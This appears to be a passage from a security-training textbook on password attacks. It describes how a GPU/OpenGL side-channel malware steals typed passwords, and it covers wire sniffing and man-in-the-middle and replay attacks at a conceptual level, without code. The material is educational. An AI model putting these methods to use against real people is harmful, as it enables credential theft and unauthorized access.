
  Graphics processing units (GPUs) are specialized circuits used in advanced computing devices to display graphics. GPUs can also be used by web browsers to expedite application processing in data centers and cloud environments.

  GPUs are based on cross-platform APIs such as OpenGL that can be accessed by any application on the device with user-level credentials or permissions. As computing devices such as laptops or desktops are configured with graphics drivers and libraries by default, GPU-based attacks can be launched through their APIs.

  To perform a GPU-based attack, attackers initially perform social engineering to trick the victim into downloading a malicious program or application. Then, the malicious program allows the attackers to secretly track user activities on the browser and perform side-channel leaks to steal passwords.

  The working of a GPU attack is as follows:

  - The attacker lures or forces the victim into visiting an insecure site or downloading a malware-loaded application onto their system.
  - When the victim installs the malware-loaded application, the malware starts accessing the browser's OpenGL API.
  - The malware on OpenGL API sets up a spy on the device to track activities on the browser.
  - When the victim accesses any website via the browser, attackers can copy every character entered by the victim on the password field of the website.



① User is tricked to download and install malicious app
③ User opens a website through the infected browser and provides his/her credentials to login
② Malicious app exploits browser's OpenGL API and sends user's browser activities to the attacker
④ Attacker receives password characters entered by the user


Attacker


Figure 6.19: Illustration of a GPU-based password attack



Passive Online Attacks: Wire Sniffing

- Attackers run **packet sniffer tools** on the local area network (LAN) to access and record the raw network traffic
- The captured data may include **sensitive information** such as **passwords** (FTP, rlogin sessions, etc.) and emails
- Sniffed credentials are used to **gain unauthorized access** to the target system

Wire Sniffing → **Computationally Complex** → **Hard to Perpetrate**



Passive Online Attacks: Man-in-the-Middle/Manipulator-in-the-Middle and Replay Attacks

- In an MITM attack, the attacker **acquires access to the communication channels** between the victim and the server to extract the information needed
- In a replay attack, packets and authentication tokens are captured using a **sniffer**. After the relevant information is extracted, the tokens are placed back on the network to gain access

Considerations

- Relatively **hard to perpetrate**
- Must be **trusted** by one or both sides
- Can sometimes be broken by **invalidating traffic**

Passive Online Attacks

- ### Wire Sniffing

  Packet sniffing is a form of wire sniffing or wiretapping in which hackers sniff credentials during transit by capturing Internet packets. Attackers rarely use sniffers to perform this type of attack. With packet sniffing, an attacker can gain passwords to applications such as email, websites, SMB, FTP, rlogin sessions, or SQL. As sniffers run in the background, the victim remains unaware of the sniffing.

